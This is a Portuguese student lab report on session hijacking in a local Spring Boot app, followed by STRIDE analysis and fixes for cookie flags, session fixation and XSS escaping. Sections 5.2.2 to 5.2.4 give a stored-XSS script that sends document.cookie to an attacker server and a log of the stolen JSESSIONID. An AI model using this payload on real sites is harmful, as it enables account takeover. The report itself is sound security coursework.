

GRUPO:	ST7
MEMBROS:	Gabriel Rodrigues, João Nogueira, Marcos Feitosa, Mayara Vieira
MATRÍCULA	241016600024, 241016600011, 231016600057, 241016600032
DATA DE ENTREGA:	27/05/2026
LINK DE ACESSO:	https://github.com/noggyamamoto/JavaSecurityApplication

RELATÓRIO TÉCNICO – SESSION HIJACKING EM APLICAÇÕES WEB JAVA/SPRING BOOT

1 Introdução

A segurança de aplicações web tornou-se um dos pilares fundamentais da engenharia de software moderna, especialmente diante do crescimento contínuo de ataques voltados à exploração de falhas de autenticação e gerenciamento de sessões. Entre essas vulnerabilidades, destaca-se o *Session Hijacking* (sequestro de sessão), técnica utilizada para assumir a identidade de usuários legítimos por meio da obtenção indevida de tokens de autenticação.

O presente relatório apresenta a demonstração prática de um ataque de *Session Hijacking* em uma aplicação desenvolvida com Java e Spring Boot, explorando vulnerabilidades relacionadas à configuração inadequada de cookies de sessão e à presença de *Cross-Site Scripting* (XSS) armazenado.

Além da exploração da vulnerabilidade, o trabalho contempla a análise dos impactos utilizando o modelo STRIDE, bem como a implementação e validação das contramedidas necessárias para mitigar o problema.

2 Identificação do Projeto

Campo	Informação
Título do Projeto	Session Hijacking – JavaSecurityApplication (Spring Boot Security Demo)
Ambiente de Laboratório	Aplicação Java/Spring Boot executada localmente
Ferramentas Utilizadas	Chrome DevTools, Burp Suite e Servidor HTTP Python

3 Fundamentação Teórica

3.1 Conceito de Session Hijacking

O *Session Hijacking* consiste na apropriação indevida da sessão autenticada de um usuário legítimo. Nesse tipo de ataque, o invasor obtém o identificador da sessão (*session ID*) e passa a utilizá-lo para assumir a identidade da vítima perante a aplicação web.

Uma vez autenticado, o servidor associa o usuário a um token de sessão, geralmente armazenado em um cookie. Caso esse identificador seja comprometido, qualquer agente que possua o token poderá ser reconhecido como usuário autenticado.

3.2 Gerenciamento de Sessões em Aplicações Web

O protocolo HTTP é classificado como *stateless*, isto é, não mantém informações persistentes entre requisições consecutivas. Para contornar essa limitação, aplicações web implementam mecanismos de gerenciamento de sessão.

Após o processo de autenticação, o servidor gera um identificador único de sessão, normalmente armazenado no cookie **JSESSIONID**. Esse identificador funciona como um mecanismo de reconhecimento contínuo do usuário autenticado.

Entretanto, falhas na proteção desse cookie podem comprometer completamente a segurança da aplicação.

3.3 Vetores de Exploração

O sequestro de sessão pode ocorrer por diferentes meios, dentre os quais destacam-se:

- Roubo de cookies via *Cross-Site Scripting* (XSS);
- Captura de tráfego HTTP não criptografado;
- Ataques de *Session Fixation*;
- Malware ou interceptação local.

No cenário analisado, a exploração ocorreu por meio da combinação entre XSS armazenado e ausência da flag **HttpOnly** no cookie de sessão.

3.4 Vulnerabilidade Identificada

A aplicação analisada apresentava a seguinte configuração vulnerável:

```
.sessionManagement(session -> session.sessionFixation().none())
```

A utilização de `.none()` impede a regeneração do identificador de sessão após o login, permitindo ataques de *Session Fixation* e aumentando significativamente o risco de comprometimento da autenticação.

4 Metodologia de Exploração

4.1 Reconhecimento da Vulnerabilidade

Inicialmente, realizou-se a autenticação na aplicação utilizando as credenciais do usuário comum (`user/user123`).

Posteriormente, por meio do Chrome DevTools, acessou-se:

Application → Cookies → `http://localhost:8080`


Observou-se que o cookie `JSESSIONID` possuía configurações inseguras.

4.1.1 Análise das Flags do Cookie

Flag	Situação Observada	Impacto
HttpOnly	Ausente	Permite acesso via JavaScript
Secure	Ausente	Permite transmissão em HTTP
SameSite	Lax	Proteção parcial contra requisições cross-site

A ausência da flag `HttpOnly` permitia a leitura do cookie por meio de `document.cookie`, tornando possível sua exfiltração via XSS.

Figura 1 - Visualização do JSESSIONID pelo DevTools



4.2 Inspeção de Tráfego com Burp Suite

O navegador foi configurado para utilizar o proxy do Burp Suite (127.0.0.1:8080). Após novo processo de autenticação, o tráfego HTTP foi analisado na seção *HTTP History*.

Verificou-se que o cookie **JSESSIONID** trafegava sem mecanismos adicionais de proteção.

Inserir screenshot do Burp Suite mostrando o cookie nas requisições HTTP.

5 Exploração do Ataque

5.1 Caracterização do Cenário

Elemento	Descrição
Tipo de ataque	Session Hijacking via XSS Stored
Endpoint explorado	/comments
Vetor explorado	XSS armazenado + cookie sem HttpOnly
Aplicação alvo	JavaSecurityApplication
Usuário vítima	admin
Impacto	Comprometimento da conta administrativa

5.2 Execução da Exploração

5.2.1 Inicialização do Servidor do Atacante

Foi iniciado um servidor HTTP simples utilizando Python:

```
python -m http.server 8000
```

5.2.2 Inserção do Payload Malicioso

O seguinte payload foi inserido no sistema de comentários da aplicação:

```
<script>
fetch('http://localhost:8000/steal?cookie=' + document.cookie);
</script>
```

Esse código realiza uma requisição ao servidor controlado pelo atacante, enviando o conteúdo do cookie da vítima.

Figura x - envio do payload pelo campo de comentários

Comentários (Vulnerável a XSS)

Novo comentário:

Enviar

Voltar

Comentários existentes:

⚠️ **Demonstração:** Esta página **NÃO** sanitiza os comentários. Um atacante pode injetar código JavaScript.

5.2.3 Execução do XSS

Após autenticar-se como administrador ([admin/admin123](#)), a vítima acessou a página [/comments](#).

Como o conteúdo era renderizado sem sanitização adequada, o script foi executado automaticamente no navegador da vítima.


5.2.4 Captura do Cookie

O terminal do servidor Python registrou a seguinte requisição:

GET
/steal?cookie=JSESSIONID=8A9F3E2D1C4B5A6F7E8D9C0B1A2F3E4D5C6B7A8
F

Isso confirmou a exfiltração bem-sucedida do identificador de sessão do administrador.

Figura x - Terminal exibindo cookie capturado




```
(kali@kali) - [~/Documentos/IFB/JavaSecurityApplication-main/session-hijacking-demo]
$ python3 -m http.server 8000
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
127.0.0.1 - - [28/May/2026 13:46:58] code 404, message File not found
127.0.0.1 - - [28/May/2026 13:46:58] "GET /steal?cookie=JSESSIONID=ACDBE0B5999E703E01261884542A5725 HTTP/1.1" 404 -
```

5.2.5 Sequestro da Sessão

O valor do cookie **JSESSIONID** foi manualmente substituído no navegador do atacante através do DevTools.

Após o recarregamento da aplicação, o atacante passou a possuir acesso autenticado como administrador.

Figura x - Perfil administrativo acessado pelo atacante pela alteração do cookie



6 Análise de Impacto com STRIDE

Categoria STRIDE	Análise
------------------	---------

Spoofing	O atacante assumiu a identidade do administrador
Tampering	Possibilidade de alteração de dados da aplicação
Repudiation	Ausência de distinção entre ações legítimas e maliciosas
Information Disclosure	Exposição de informações administrativas
Denial of Service	Não aplicável ao cenário demonstrado
Elevation of Privilege	Escalção de privilégios de usuário comum para administrador

7 Contramedidas Implementadas

7.1 Proteção de Cookies

Configuração Vulnerável

```
server.servlet.session.cookie.http-only=false
server.servlet.session.cookie.secure=false
server.servlet.session.cookie.same-site=lax
```

Configuração Corrigida

```
server.servlet.session.cookie.http-only=true
server.servlet.session.cookie.secure=true
server.servlet.session.cookie.same-site=strict
```

Impacto das Correções

Configuração	Benefício
HttpOnly=true	Impede acesso ao cookie via JavaScript
Secure=true	Restringe envio do cookie para HTTPS
SameSite=strict	Reduz risco de ataques cross-site

Figura x - Código corrigido para proteção de cookies

```
19 # =====
20 # FLAGS DE COOKIE DE SESSÃO - INTENCIONALMENTE INSEGURAS
21 # =====
22 # httpOnly=false -> JavaScript pode ler o cookie (via document.cookie)
23 server.servlet.session.cookie.http-only=true
24
25 # secure=false -> cookie trafega em HTTP (não apenas HTTPS) - vulnerável a sniffing
26 server.servlet.session.cookie.secure=true
27
28 # same-site=lax -> menos restritivo que 'strict'; permite envio em certas requisições cross-site
29 server.servlet.session.cookie.same-site=strict
30
31 # Nome padrão do cookie de sessão
32 server.servlet.session.cookie.name=JSESSIONID
```

7.2 Regeneração do Identificador de Sessão

Configuração Vulnerável

`.sessionManagement(session -> session.sessionFixation().none())`

Configuração Corrigida

`.sessionManagement(session -> session.sessionFixation().migrateSession())`

A utilização de `migrateSession()` garante que um novo identificador de sessão seja gerado após a autenticação do usuário.

Figura x - Código corrigido para identificação de sessão

```
13 @Configuration
14 @EnableWebSecurity
15 public class SecurityConfig {
16     @Autowired
17     private CustomUserDetailsService userDetailsService;
18
19     @Bean
20     public SecurityFilterChain filterChain(HttpSecurity http) throws Exception {
21         http
22             .authorizeHttpRequests(auth -> auth
23                 .requestMatchers("/login", "/h2-console/**", "/register", "/css/**", "/webjars/**").permitAll()
24                 .anyRequest().authenticated()
25             )
26             .headers(headers -> headers.frameOptions(frame -> frame.sameOrigin()))
27             .formLogin(form -> form
28                 .loginPage("/login")
29                 .defaultSuccessUrl("/profile", true)
30                 .permitAll()
31             )
32             .logout(logout -> logout
33                 .logoutSuccessUrl("/login?logout")
34                 .permitAll()
35             )
36             .sessionManagement(session -> session
37                 .sessionFixation().migrateSession()
38             );
39
40         return http.build();
41     }
42 }
```

7.3 Mitigação de XSS

Código Vulnerável

```
<li th:utext="\${comment.text}"></li>
```

Código Corrigido

```
<li th:text="\${comment.text}"></li>
```

A alteração impede a interpretação de HTML inserido pelo usuário, convertendo caracteres especiais para entidades seguras.

Figura x - Código HTML corregido

```

18 <hr>
19 <h3>Comentários existentes:</h3>
20 <ul class="list-group">
21   <!-- th:utext renderiza o conteúdo como HTML não escapado -> XSS -->
22   <li th:each="c : ${comments}" class="list-group-item" th:text="${c}"></li>
23 </ul>
24 <div class="alert alert-warning mt-3">
25   <strong>⚠ Demonstração:</strong> Esta página <strong>NÃO</strong> sanitiza os comentários.
26   Um atacante pode injetar código JavaScript.
27 </div>
28 </body>
29 </html>

```

8 Validação das Correções


Após a implementação das contramedidas, o teste foi executado novamente.

Observou-se que:

1. O payload XSS deixou de executar código JavaScript;
2. O `document.cookie` não retornava mais o valor do `JSESSIONID`;
3. O cookie passou a apresentar a flag `HttpOnly=true`;
4. O ataque de exfiltração tornou-se inviável.

Esses resultados confirmaram a efetividade das correções implementadas.

Figura x - resultado das correções implementadas



9 Conformidade com OWASP Top 10

A vulnerabilidade explorada está diretamente relacionada à categoria:

OWASP A07:2021 – Identification and Authentication Failures

Essa categoria engloba falhas relacionadas ao gerenciamento inadequado de autenticação e sessões, incluindo:

- Ausência de proteção em cookies de sessão;
- Tokens previsíveis ou reutilizáveis;
- Session Fixation;
- Controle inadequado de autenticação.

10 Conclusão

A atividade demonstrou, de forma prática, como falhas aparentemente simples de configuração podem resultar no comprometimento completo de uma aplicação web.

A ausência de mecanismos básicos de proteção, como **HttpOnly**, regeneração de sessão e sanitização de entrada, permitiu que um atacante obtivesse acesso administrativo utilizando apenas um payload JavaScript simples.

Observou-se ainda que a mitigação do problema exigiu modificações mínimas no código-fonte, reforçando a importância da adoção de boas práticas de segurança desde as fases iniciais do desenvolvimento.

Além do aprendizado técnico, o experimento evidenciou a necessidade de validações contínuas de segurança em aplicações web modernas, especialmente em mecanismos de autenticação e gerenciamento de sessões.

11 Usuários Utilizados nos Testes

Usuário	Senha	Perfil
admin	admin123	Administrador
user	user123	Usuário comum

Referências

OWASP FOUNDATION. *Session Management Cheat Sheet*. Disponível em: https://cheatsheetseries.owasp.org/cheatsheets/Session_Management_Cheat_Sheet.html. Acesso em: 27 maio 2026.

OWASP FOUNDATION. *OWASP Top 10:2021 – A07: Identification and Authentication Failures*. Disponível em: https://owasp.org/Top10/2021/A07_2021-Identification_and_Authentication_Failures/. Acesso em: 27 maio 2026.

SPRING SECURITY. *Session Management*. Disponível em: <https://docs.spring.io/spring-security/reference/servlet/authentication/session-management.html>. Acesso em: 27 maio 2026.

MDN WEB DOCS. *Using HTTP Cookies*. Disponível em: <https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>. Acesso em: 27 maio 2026.

PORTSWIGGER WEB SECURITY ACADEMY. *Exploiting Cross-Site Scripting to Steal Cookies*. Disponível em: <https://portswigger.net/web-security/cross-site-scripting/exploiting/lab-stealing-cookies>. Acesso em: 27 maio 2026.